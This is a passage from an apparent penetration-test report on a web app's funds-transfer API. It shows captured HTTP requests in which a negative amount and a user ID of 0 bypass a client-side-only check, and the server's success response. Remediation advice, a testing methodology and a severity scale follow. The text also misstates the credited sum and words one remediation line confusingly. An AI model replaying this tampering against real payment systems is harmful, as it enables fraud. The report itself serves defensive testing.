5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/json;
8 Origin: http://18.158.46.251:32072
9 Referer: http://18.158.46.251:32072/funds.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: PHPSESSID=a361tjrtgf316io8h4djalv5h6
13 Connection: close
14
15 [{"action":"submit_funds","r_user":"3","r_ammount":"10000"}]
```

and changed the positive amount to a negative. Because the JavaScript negative check seats on the client-side and the request we captured passed it, changing the amount value in that request, cannot be checked by the JavaScript.

In addition, using a negative amount enables us to transfer the money from our account to our account.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 58
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/json;
8 Origin: http://18.158.46.251:32072
9 Referer: http://18.158.46.251:32072/funds.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: PHPSESSID=a36ltjrtgf3l6io8h4djalv5h6
13 Connection: close
14
15 {"action":"submit_funds","r_user":"3","r_ammount":"-10000"}
```

Also, as we mentioned before, the server does not check for a legitimate destination user. Therefore, to avoid sending the money to a different account, we used the value 0 in the 'r_user' parameter.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----


```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 59
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/json;
8 Origin: http://18.158.46.251:32072
9 Referer: http://18.158.46.251:32072/funds.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: PHPSESSID=a36ltjrtgf3l6io8h4djalv5h6
13 Connection: close
14
15 {"action":"submit_funds","r_user":"0","r_ammount":"-10000"}
```

Sending this request approved by the server.

Response

	Raw	Headers	Hex
1	HTTP/1.1 200 OK		
2	Date: Sat, 30 Jan 2021 15:56:19 GMT		
3	Server: Apache/2.4.25 (Debian)		
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
5	Cache-Control: no-store, no-cache, must-revalidate		
6	Pragma: no-cache		
7	Content-Length: 65		
8	Connection: close		
9	Content-Type: application/json		
10			
11	{ "success": true, "data": { "success": true, "msg": "transfer success" } }		

Finally, as we can see, we succeeded to add 1000\$ to our account (from 10988\$ to 20988\$) without affecting other accounts.



RECOMMENDED RECTIFICATION

- A negative amount check on the client-side is not enough and can be bypassed as we presented before. To deal with this problem, you should remove the note from the negative amount check on the server-side.
- Create a check on the server-side that prevents using illegal destination users.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
 - Vulnerable functions.
 - Known vulnerabilities.
 - Un-sanitized Input.
 - Malformed and user manipulated output.
 - Coding errors and security holes.
 - Unhandled overload scenarios.
 - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
 - **Security functions:** Checking whether security functions exist, whether they operate based on a White List or a Black List, and whether they can be bypassed.
 - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
 - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.

- **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test): Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.

- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.
- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
 - Description.
 - Risk level.
 - Probability of exploitation.
 - Details.
 - Mitigation recommendations.
 - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
 - Providing the development team with professional support along the rectification process.
 - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
 - IP addresses, active DNS servers.
 - Active services.
 - Open ports.
 - Default passwords.
 - Known vulnerabilities.
 - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
 - Vulnerable, open services.
 - Authentication mechanism.
 - Authorization policy.
 - Encryption policy.
 - Log off mechanism.
 - Information leakage.
 - Administrative settings.
 - Administrative files.
 - Error handling.
 - Exploit of known security holes.
 - Infrastructure local information leakage.
 - Bypassing security systems.
 - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**

- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
 - Description.
 - Risk level.
 - Probability of exploitation.
 - Details.
 - Mitigation recommendations.
 - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
 - Providing the development team with professional support along the rectification process.
 - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms

- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.